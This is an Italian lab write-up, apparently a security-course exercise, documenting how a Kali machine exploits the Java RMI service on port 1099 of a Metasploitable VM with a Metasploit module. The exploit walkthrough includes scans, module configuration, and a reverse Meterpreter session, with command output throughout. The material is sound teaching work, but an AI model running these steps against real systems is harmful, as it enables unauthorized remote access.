

EXPLOIT SU METASPLOITABLE TRAMITE JAVA RMI

INTRODUZIONE

L'obiettivo di questo progetto è sfruttare una vulnerabilità del servizio **Java RMI** presente sulla porta **1099** della macchina **Metasploitable**. L'attacco viene eseguito tramite il framework **Metasploit**, utilizzando un exploit dedicato. Lo scopo è ottenere una sessione **Meterpreter** sulla macchina target e raccogliere informazioni di rete.

Contesto del progetto:


- Macchina attaccante (**Kali Linux**): **192.168.11.111**
- Macchina vittima (**Metasploitable**): **192.168.11.112**

Setup e Verifica

1. Configurazione degli IP

La prima fase consiste nel configurare e verificare che le macchine abbiano gli indirizzi IP corretti. Dopo la configurazione, con il comando **"ip a"** su entrambe le macchine, abbiamo ottenuto quanto segue:

- **Kali Linux**: Indirizzo IP assegnato: **192.168.11.111**
- **Metasploitable**: Indirizzo IP assegnato: **192.168.11.112**



```
Kali [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

(kali@kali)~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 brd 192.168.11.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::4c9d:3314:78e0:3056/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali)~$

Meta.2 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
nsfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:26:e9:21 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
    inet6 fe80::a00:27ff:fe26:e921/64 scope link
        valid_lft forever preferred_lft forever
nsfadmin@metasploitable:~$
nsfadmin@metasploitable:~$
```

2. Scansione della macchina target

Per verificare che la macchina **Metasploitable** abbia la porta **1099** aperta, è stato utilizzato il comando **nmap**:

- **nmap -sV 192.168.11.112** (per una scansione generale)
- **nmap -p 1099 192.168.11.112** (per scansionare la porta del servizio)

Risultato della scansione:

La scansione ha confermato che la porta **1099** è aperta e il servizio associato è **rmiregistry**.

```

(kali㉿kali)-[~]
$ nmap -sV 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-20 04:35 EST
Nmap scan report for 192.168.11.112
Host is up (0.017s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        Netkit rshd
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix,
Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.05 seconds

(kali㉿kali)-[~]
$ nmap -p 1099 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-20 04:36 EST
Nmap scan report for 192.168.11.112
Host is up (0.0029s latency).

PORT      STATE SERVICE
1099/tcp  open  rmiregistry

Nmap done: 1 IP address (1 host up) scanned in 13.03 seconds

```

Sfruttamento della Vulnerabilità

3. Ricerca e Selezione dell'Exploit

Dopo aver aperto **Metasploit** con *"msfconsole"* è stato eseguito il comando: *"search java_rmi"*. Questo ha restituito una lista di exploit relativi al servizio **Java RMI**. È stato scelto il modulo **exploit/multi/misc/java_rmi_server**, che consente di sfruttare la vulnerabilità sulla porta **1099**.

Con il comando “**use 1**”

```
msf6 > search java_rmi

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
--  -
0  auxiliary/gather/java_rmi_registry        .               normal    No     Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server        2011-10-15      excellent Yes     Java RMI Server Insecure Default Configuration Java Code Ex
ecution
2  \_ target: Generic (Java Payload)         .               .         .      .
3  \_ target: Windows x86 (Native Payload)   .               .         .      .
4  \_ target: Linux x86 (Native Payload)     .               .         .      .
5  \_ target: Mac OS X PPC (Native Payload)  .               .         .      .
6  \_ target: Mac OS X x86 (Native Payload)  .               .         .      .
7  auxiliary/scanner/misc/java_rmi_server    2011-10-15      normal    No     Java RMI Server Insecure Endpoint Code Execution Scanner
8  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No     Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

4. Configurazione dell’Exploit

Successivamente, sono stati configurati i parametri necessari per lanciare l’exploit:

- **RHOSTS**: Indirizzo IP della macchina target.
- **RPORT**: Porta vulnerabile (**1099**).
- **LHOST**: Indirizzo IP della macchina attaccante.

Comandi eseguiti:

“**set RHOSTS 192.168.11.112**”

“**set RPORT 1099**”

“**set LHOST 192.168.11.111**”

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
--      -
HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
RHOSTS    192.168.11.112  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     1099            yes       The target port (TCP)
SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0
to listen on all addresses.
SRVPORT   8080            yes       The local port to listen on.
SSL       false           no        Negotiate SSL for incoming connections
SSLCert                  no        Path to a custom SSL certificate (default is randomly generated)
URIPATH                  no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   Generic (Java Payload)

View the full module info with the info, or info -d command.
```

5. Esecuzione dell'Exploit

L'exploit è stato lanciato con il comando: **"run"**

Il risultato è stato l'apertura di una sessione **Meterpreter** con la macchina target.

Raccolta delle Evidenze

6. Configurazione di rete della macchina vittima

Attraverso **Meterpreter**, è stato eseguito il comando: **"ifconfig"**

Informazioni raccolte:

- **Interfaccia attiva:** eth0
- **Indirizzo IP:** 192.168.11.112
- **Subnet Mask:** 255.255.255.0

```
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/nhOd00wnSB
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58037 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:50844) at 2024-12-20 04:42:57 -0500

meterpreter > ifconfig

Interface 1
-----
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
-----
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe26:e921
IPv6 Netmask : ::
```

7. Tabella di routing

Il comando **"route"** ha restituito la tabella di **routing** della macchina vittima. Non è configurato alcun gateway.

Dettagli raccolti:

- **Subnet:** 192.168.11.112
- **Netmask:** 255.255.255.0
- **Gateway:** Nessuno.

```
meterpreter > route

IPv4 network routes
=====

```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		

```

IPv6 network routes
=====

```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fe26:e921	::	::		

```
meterpreter > 
```

Conclusioni

Il test ha confermato che la macchina **Metasploitable** è vulnerabile al servizio **Java RMI** sulla porta **1099**. Grazie all'uso di **Metasploit**, è stato possibile:

- Ottenere una sessione **Meterpreter** sulla macchina target.
- Raccogliere informazioni di rete, inclusa la **configurazione dell'interfaccia** e la tabella di **routing**.

Considerazioni sulla sicurezza:

Questa vulnerabilità dimostra l'importanza di:

- **Monitorare e aggiornare i servizi esposti.**
- **Limitare l'accesso alle porte non necessarie tramite firewall.**
- **Utilizzare strumenti di sicurezza per mitigare i rischi.**